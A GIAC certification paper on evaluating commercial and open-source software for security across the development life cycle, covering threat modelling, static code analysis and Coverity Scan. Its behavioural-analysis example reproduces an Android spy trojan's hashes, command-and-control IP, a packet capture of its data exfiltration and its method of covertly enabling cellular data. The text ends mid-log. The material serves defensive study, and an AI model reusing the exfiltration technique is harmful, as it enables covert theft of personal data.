Global Information Assurance Certification Paper

Security Systems Engineering Approach in Evaluating Commercial and Open Source Software Products

GIAC (GCIA) Gold Certification

Author: Jesus Abelarde, jabelarde.jr@live.com
Advisor: Stephen Northcutt
Accepted: January 25, 2016

Abstract

The use of commercial and free open source software (FOSS) is becoming more common in commercial, corporate, and government settings as they develop complex systems. This carries a set of risks until the system is retired or replaced. Unfortunately during project development, the amount of security resources and time necessary to accommodate proper security evaluations is usually underestimated. Also, there is no widely used or standardized evaluation process that engineers and scientists can utilize as a guideline. Therefore, the evaluation process usually ends up lacking or widely different from project to project and company to company. This paper provides a suggested evaluation process and a set of methodologies, along with associated costs and risks that projects can utilize as a guideline when they integrate commercial and FOSS products during system development life cycle (SDLC).

Acknowledgments

I am grateful to Juan Carlos Arango, who is a fellow engineer and a coworker, for insightful discussions that allowed us to come up with a concept for a software baseline evaluation process of the use of commercial and open source software. This concept served as the basis of my proposed evaluation process, which I discuss in this research paper.

1. Introduction

Almost all systems currently in development leverage some type of commercial and/or free open source software (FOSS), either in the development environment or integrated into the system. This commercial and/or free open software is usually in the form of software libraries and binaries (i.e., executable). The use of these software carries a set of risks for the program that lasts throughout the system life cycle. It is critical that both types of software be evaluated in similar rigor, as it only takes one vulnerability to penetrate a system.

By analyzing the current common vulnerability and exposures metrics data from the National Institute of Standards and Technology National Vulnerability Database, as shown in Figure 1, one can better quantify and understand the potential risk and vulnerabilities of using COTS/FOSS software. Figure 1 shows buffer overflow and information disclosure issues trending up, which does not look promising in minimizing system intrusion, as these issues are the typical vector of attack. However, many of these reported vulnerability types can be mitigated by executing secure system engineering during development, such as conducting proper analysis and evaluation of the commercial/FOSS product used in the system in each phase of the SDLC. As an example, Zitser, Lippman and Leek from MIT Lincoln Laboratory and D.E. Shaw Group tested five modern static analysis tools to scan open source code like Sendmail, BIND and WU-FTPD to determine how well those tools detect buffer overflow vulnerabilities. Their research concluded about 57% to 87% detection rates (Zitser, Lippmann, & Leek, 2004). At 57% detection rate, buffer overflow vulnerabilities alone could be reduced by more than half. Therefore, applying proper secure system engineering principles in the COTS/FOSS software development can decrease vulnerabilities significantly thus minimizing intrusion risk.

Author Name, email@address




Figure 1: Common Weakness Enumeration Over Time (https://nvd.nist.gov/Visualizations)

1.1. System/Software Development Life Cycle (SDLC)

The risk mitigation and evaluation of these software products should start at the earliest phase of the SDLC and continue until the system is destroyed or replaced. There are several methodologies to develop software; two of the best-known methods are Waterfall and Agile. Each methodology has its advantages and disadvantages, as each was designed for different types of software products and acquisition strategies. (The Open Web Application Security Project, 2010)

The Waterfall methodology (Figure 2) is used for complex software systems with demanding requirements, strict processes and standards, thorough documentation, and a long acquisition life cycle. Thus, it is heavily utilized by the Department of Defense.




Figure 2: Waterfall Development Process (The Open Web Application Security Project, 2010)

The Agile methodology (Figure 3) is the complete opposite of the Waterfall methodology. It is used for simple software systems with fluid requirements, guidelines, and processes, minimal documentation, and a quick acquisition life cycle (e.g., building websites and prototypes).




Figure 3: Agile Development Process (The Open Web Application Security Project, 2010)

Figure 2 and 3 were adapted from OWASP and further modified to reflect the recommended security evaluation approach for each SDLC phase. As an example, OWASP system verification only recommends Penetration testing, which may be insufficient and may not be the best value in a resource and time constraints program. The Waterfall process allows the security analyst more time to perform a more thorough, process-driven evaluation and analysis of the software prior to any software deployment, minimizing potential security vulnerabilities.

One can actually combine both methodologies to leverage the advantages of each process and still give analysts sufficient time to properly conduct proper security techniques in each phase to minimize vulnerabilities. As an example, the development phase of the waterfall methodologies can have several small software builds similar to Agile to allow security analysts to evaluate those builds during the development phase instead of the test phase. This approach provides security feedback to developers immediately improving the security posture of the software while significantly reducing cost.

2. Evaluating Commercial/FOSS Software in SDLC

A phased analysis approach, where the software is derived, evaluated, and analyzed at each phase of the SDLC, should be utilized when assessing the use of commercial and FOSS software in a system.

2.1. Requirements

As shown in Figure 4, the requirement phase is where the operational/user requirements are derived into system specifications and then further derived into domain specific requirements (MIL-STD-498). There are no specific evaluation methodologies for COTS/FOSS software in this phase, but this phase influences the level of effort necessary to evaluate COTS/FOSS software.




Figure 4: Requirements Breakdown Process

2.2. Architecture & Design Phase

The architecture and design phase is where the integrated system architecture and design gets developed. As shown in Figure 5, there are two security evaluation processes, Threat Risk Modeling and Market Security Research that feed into the development of the system security architecture framework and design. (The Open Web Application Security Project, 2015)




Figure 5: System Architecture and Design Inputs

Threat risk modeling identifies potential security issues and determines the necessary controls to mitigate those issues, reducing the total cost of development (Microsoft, 2015). Microsoft provides free threat modeling tools that offer guidance on

creating and analyzing threat models such as SDL Threat Modeling Tool and Elevation of Privilege Card Game (Microsoft, 2015). These tools are based on the Microsoft threat modeling process shown in Figure 6 and designed for those with no security background. The user can quickly draw a detailed diagram of the environment, as shown in Figure 6A. Then, the tool will provide a set of suggested threats derived from the information provided in the diagram, which is based on the interaction between objects. The tool does allow you to add your own custom threat or modify existing threats. As an example using Figure 6A, the http interaction between "Router/Switch" and "External Systems" may be subject to sniffing as suggested by the tool. But, based on the user assessment, this threat may be low, as the external system is located in a controlled monitored environment. The website provides a video and tutorial information about threat modeling and how to use the tool.




Figure 6: Microsoft Threat Modeling Process (The Open Web Application Security Project, 2015)




Figure 6A: Microsoft Threat Modeling Process Example

As the system architecture and design get more detailed, potential COTS/FOSS software is identified as part of the system or development environment, and market security research can be performed. Market security research involves gathering data about the products to determine the risks and subsequent mitigations of using that product in the system or development environment. The market security research effort can be divided into three phases, as shown in Figure 7.

The first phase is to determine pre-implementation evaluation criteria for each identified COTS/FOSS software item. Some of these evaluation criteria items includes,

- Common Vulnerabilities and Exposures (https://nvd.nist.gov/home.cfm)
- Product-related information such as bug history and communities.
- Approve Software List (https://aplits.disa.mil/processAPList.action)
- Static Scan Repository Websites (https://scan.coverity.com/) *Highly recommended especially for FOSS software*

The second phase involves correlation of those data to determine the risk of that particular software based on the system use cases, environment, and other variables.

The third phase is to determine the type of analysis and evaluation to conduct for each product based on the assigned risk level. Factoring in a project's available resources and time to conduct these analyses and evaluations for each software is recommended. Figure 7 provides a generic process flow that should apply to most systems.




Figure 7: Market Security Research Process

2.3. Development Phase

The development phase is the implementation or coding of the architecture to satisfy system specifications and stakeholder performance requirements. In order to minimize potential vulnerabilities of the software and create secure systems, developers should, at a minimum, use security coding standards, perform secure code reviews, and execute better business practice software quality processes. (Acquisition Community Connection, 2013)

Security coding standards, as defined by the Software Engineering Institute (SEI), encourage programmers to follow a uniform set of rules and guidelines determined by the requirements of the project and organization, rather than by the programmer's familiarity or preference (CERT, 2015). SEI has an abundance of information that can support development of a project's secure coding standard (CERT, 2015).

Software quality is a process for developing software products that meet defined desirable software characteristics derived from user needs. Some of these software quality characteristics are functional suitability, reliability, operability, performance efficiency, security, compatibility, maintainability, transferability, effectiveness, efficiency, satisfaction, safety, and usability (Houston). A set of metrics is usually defined in order to validate these software characteristics. One of the most important quality metrics that can be used to evaluate commercial/FOSS software is the cyclomatic complexity of the code. If the code has high complexity, then there is a higher risk of vulnerabilities. There are many tools available that can help capture the quality of a software. As an example, Google Codepro Analytix is a free Java testing tool that helps reduce errors while a code is being developed and keeps coding practice in line with organizational guidelines. It has as an automated metric feature that measures and reports on key quality indicators in a body of Java source code (Google, 2015).

Secure code review is a software inspection process used to identify hard-to-find vulnerabilities. There are two types of code reviews, a manual review and a static code analysis review (The Open Web Application Security Project, 2010). The manual code review involves different people reviewing the code as it is being implemented. This can be conducted in numerous ways, from least to most formal (i.e. ad hoc review,

passaround, pair programming, walkthrough, team review and inspection). At a minimum, if the source code is available, some type of manual code review is recommended on each commercial/FOSS software that will be utilized in the system. The OWASP organization has a good recommendation for a secure code review process, shown in Figure 8.




Figure 8: OWASP Secure Code Review Process (The Open Web Application Security Project, 2010)

Static code analysis review employs a source code analysis tool (The Open Web Application Security Project, 2015). These tools are designed to analyze source code to aid analysts to focus on security relevant portions of the code and find flaws more efficiently. Performing static code analysis is usually an afterthought due to resource and time constraints, as it produces a high number of false positives that must be evaluated. Moreover, the tools only find a percentage of security flaws, as many types of security vulnerabilities are very difficult to find automatically (e.g. logic). It also cannot prove that the identified security issue will be an actual vulnerability. Even with all these drawbacks, it is recommended that static code review be integrated as part of the software development process, especially in evaluating commercial/FOSS software.

Here is a list of some open source/free and commercial tools:

- Open Source: Google CodeSearchDiggity, Google Codepro Analytix, FindBugs, FxCop, PMD, Prefast, RATS/RIPS, Flawfinder, RIPS, Brakeman, Codesake Dawn, VCG.
- Commercial: BugScout, Contrast, AppScan, Insight, Parasoft Test, Pitbull, Seeker, Source Patrol, Code Secure, Kiuwan, Checkmarx Static Code

Analysis, Coverity security advisor, PVS-Studio, Fortify Source Code Analysis, Veracode and Sentinel Source Solution.

Here is a suggested approach on how to integrate static code analysis review as part of a development process.

1. During Program Management planning phase, allocate sufficient resources and time for these efforts (i.e., analyze, review, and fix).
2. Select applicable Common Weakness Enumeration (CWE) (CWE, 2015) checkers to be used by the tool. If the project has resource and time constraints, then SANS/CWE Top 25 Most Dangerous Software Errors (SANS Institute, 2011) may be utilized as checkers.
3. Depending on the results and constraints, target the highest priority first, then medium, and then low.

For FOSS software evaluation, Coverity Scan by Coverity, a free online service that provides the results of analyses on open source projects to open source code developers, is highly recommended. It allows for build uploading and analysis, in which Coverity's back end scanning tools will test every line of code and potential execution paths to find and fix defects in Java, C/C++, C# or Javascript. Then, the tool will provide the results that explain the root cause of the potential defect. It can also solicit help from the online community to analyze and fix vulnerabilities in source code. The Coverity Scan website also proves very useful during market security research for the FOSS software product evaluation phase. There is a high probability that the FOSS software product selected has already been scanned, analyzed, and some fixes have been done by the community. (Coverity)

2.3.1. Coverity Scan Example

As an example, a user might be interested in utilizing a GNU RTP stack like ccRTP for a streaming media or VoIP application. Before incorporating that library, a user may utilize the free Coverity scan environment to either do a search if the ccRTP library has already been scanned as shown in Figure 9 or upload it for analysis. Coverity was able to find 32 issues in which 7 were of high impact category level.




Figure 9: ccRTP Coverity Result

A typical user would begin analyzing issues with a high-level impact first. The "Out-of-bounds read" issue may be very concerning to the user, especially if this will be utilized for a VoIP system. This particular issue has been labeled by MITRE as CWE-125 (Common Weakness Enumeration, 2015), where the software reads past the end, or before the beginning of the intended buffer, which can cause corruption of sensitive information, a crash, or code execution. A user may still decide to use this library, as the user may be able to lower the probability of exploits by utilizing libgcrypt or openssl and by tunneling the protocol via a VPN (GNU Telephony, 2006). Moreover, if the user has a coding background, Coverity provides the code where it found the vulnerability for analysis, as shown in Figure 10.




Figure 10: ccRTP Out-of-bounds read code snippet

Author Name, email@address

Alongside manual and static code reviews, a product level behavioral analysis is recommended, especially for commercial/FOSS software that does not have source code available for review. A behavioral analysis is a black box testing method that focuses on the external visible behavior of the software, as the tester usually has access only to the application's user interface (Michael, van Wyk, & Radosevich, 2005). It is recommended that the unit under test (UUT) be hosted in a standalone controlled environment that is instrumented with test tools. As an example, a virtual machine can be used to host the UUT products and install applicable monitoring and injection tools (e.g. wireshark, OllyDbg, hping).

2.3.2. Behavioral Analysis Example

A good example that shows the benefits of behavioral testing was done by Lukas Stefanko when he analyzed an Android Trojan Spy Proxy APK. This malware was developed about two years ago and it still now cannot be detected by most Antivirus programs, as shown in Figures 11 and 12. (Stefanko, 2015)





Figure 11: Anti-Virus Scanner Results 1 ((http://b0n1.blogspot.com/2015/04/android-trojan-spy-goes-2-years.html?spref=tw))



Sample SHA-256	00341bf1c048956223db2bc080bcf0e9fdf2b764780f85bca77d852010d0ec04
Sample SHA-1	2befcc27c2a8341433e1d9adaba59bf1e6db4928
Sample MD5	d05d3f579295cd50183180 72adf3b83d
File size	51880 Bytes
First seen on	20 April 2015
Detections	0 / 8
Package name	com.smart.studio.proxy
File names	file.apk
Is malware?	don't know (from submissions)
External analysis	Heldroid, VirusTotal, CopperDroid, ForeSafe, SandDroid, AndroidObservatory, VisualThreat
Share This!	Tweet 0, +1 Odporúčiť

Antivirus scans | Package info | Similar samples | Comments

The following table shows the results of the *last successful scans* performed by various antivirus products on this sample. If you want, you can also browse the scans history.

Android version	Antivirus Name	Scan result	Scan date	Signature	Details
Jelly Bean 4.1.x	AVIRA, Avira Antivirus Security	No threat detected	20/Apr/2015	24/Feb/2015	Details »
Jelly Bean 4.1.x	AVG Mobile, AntiVirus Security - FREE	No threat detected	20/Apr/2015	24/Feb/2015	Details »
Jelly Bean 4.1.x	Bitdefender, Bitdefender Antivirus Free	No threat detected	20/Apr/2015	24/Feb/2015	Details »
Jelly Bean 4.1.x	Comodo Security Solutions, Comodo Security & Antivirus	No threat detected	20/Apr/2015	17/Jan/2015	Details »
Jelly Bean 4.1.x	ESET, Mobile Security & Antivirus	No threat detected	20/Apr/2015	24/Feb/2015	Details »
Jelly Bean 4.1.x	Qihoo 360 (NYSE:QIHU), 360 Security - Antivirus&Boost	No threat detected	20/Apr/2015	16/Feb/2015	Details »
Jelly Bean 4.1.x	TrustGo Inc, Antivirus & Mobile Security	No threat detected	20/Apr/2015	24/Feb/2015	Details »
Jelly Bean 4.1.x	McAfee Mobile Security, McAfee Antivirus & Security	No threat detected	20/Apr/2015	24/Feb/2015	Details »


Figure 12: Anti-Virus Scanner Results 2 ((http://b0n1.blogspot.com/2015/04/android-trojan-spy-goes-2-years.html?spref=tw)

By analyzing the network traffic and audit logs, Stefanko concluded the following behavior:

Malware Trigger Events: Receiving text message or Phone changing connectivity or User unlocks phone.

Malware Intent:

- Gathers victim's personal data such as messages, call log history, location, received SMS, WiFi Info including SSID, cellular data status, IMEI and user account names.
- These personal data are then stored on the phone primary external storage in a log text file that also includes system logs (time, current action, exceptions, server response code, etc.). These logs are then sent to a remote server as shown in Figure 13 via unencrypted HTTP protocol every 30 minutes. As of January 2016, the remote server IP address is still active.



```
153 310.003387   10.5.40.106   1.34.90.201   TCP    76 42128 > http [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1 TSval=4417336 TSecr=0 WS=8
157 312.213043   1.34.90.201   10.5.40.106   TCP    76 http > 42128 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1414 WS=256 SACK_PERM=1 TSval=2372545 TSecr=4417336
158 312.213531   10.5.40.106   1.34.90.201   TCP    68 42128 > http [ACK] Seq=1 Ack=1 Win=65536 Len=0 TSval=4417557 TSecr=2372545
160 312.241699   10.5.40.106   1.34.90.201   TCP   305 [TCP segment of a reassembled PDU]
161 312.242554   10.5.40.106   1.34.90.201   HTTP  889 POST /proxy/log.php?id=[redacted]%40gmail.com HTTP/1.1  (application/x-www-form-urlencoded)
166 317.253845   1.34.90.201   10.5.40.106   TCP    68 http > 42128 [ACK] Seq=1 Ack=1059 Win=66560 Len=0 TSval=2372769 TSecr=4417560
183 321.242889   1.34.90.201   10.5.40.106   TCP  1470 [TCP segment of a reassembled PDU]
186 321.244903   10.5.40.106   1.34.90.201   TCP    68 42128 > http [ACK] Seq=1059 Ack=1403 Win=64136 Len=0 TSval=4418460 TSecr=2373472
190 323.386047   1.34.90.201   10.5.40.106   TCP  1470 [TCP segment of a reassembled PDU]
191 323.386414   10.5.40.106   1.34.90.201   TCP    68 42128 > http [ACK] Seq=1059 Ack=2805 Win=64088 Len=0 TSval=4418674 TSecr=2373668
192 323.386932   1.34.90.201   10.5.40.106   HTTP  441 HTTP/1.1 200 OK  (text/html)
193 323.387237   10.5.40.106   1.34.90.201   TCP    68 42128 > http [ACK] Seq=1059 Ack=3178 Win=63720 Len=0 TSval=4418674 TSecr=2373668

Frame 192: 441 bytes on wire (3528 bits), 441 bytes captured (3528 bits)
Linux cooked capture
Internet Protocol Version 4, Src: 1.34.90.201 (1.34.90.201), Dst: 10.5.40.106 (10.5.40.106)
Transmission Control Protocol, Src Port: http (80), Dst Port: 42128 (42128), Seq: 2805, Ack: 1059, Len: 373
[3 Reassembled TCP Segments (3177 bytes): #183(1402), #190(1402), #192(373)]
Hypertext Transfer Protocol
Line-based text data: text/html
  [truncated] INSERT INTO proxy (logtime, logip, cmdid, cmdtime, cmdtext, cmddata) VALUES ('2015-04-20 13:36:00','[redacted]','[redacted]@gmail.com','04-20 07:25:41','ver','1.17'):
```

Author Name, email@address

Figure 13: Wireshark Sniffer Output (http://b0n1.blogspot.com/2015/04/android-trojan-spy-goes-2-years.html?spref=tw)

- If phone WiFi or cellular data is disabled, malware will enable cellular data as soon as the phone screen is turned off to send log file to remote server. Then the malware disables cellular data as soon as it finished, as shown Figure 14.

```
04-20 07:19:04.115  7565  7565  com.smart.studio.proxy  proxy       android.intent.action.USER_PRESENT
04-20 07:19:04.155  7565  7565  com.smart.studio.proxy  proxy       "ver,1.17"
04-20 07:19:04.215  7565  7565  com.smart.studio.proxy  proxy       "log,service created"
04-20 07:19:04.265  7565  7565  com.smart.studio.proxy  proxy       "account,[redacted]@gmail.com,com.google"
04-20 07:19:04.295  7565  7565  com.smart.studio.proxy  proxy       "id,[redacted]@gmail.com,[redacted]"
04-20 07:19:04.485  7565  7565  com.smart.studio.proxy  proxy       no result!
04-20 07:19:04.545  7565  7565  com.smart.studio.proxy  proxy       no result!
04-20 07:19:04.575  7565  7565  com.smart.studio.proxy  proxy       "svc,user"
04-20 07:20:21.931  7565  7565  com.smart.studio.proxy  proxy       android.net.conn.CONNECTIVITY_CHANGE
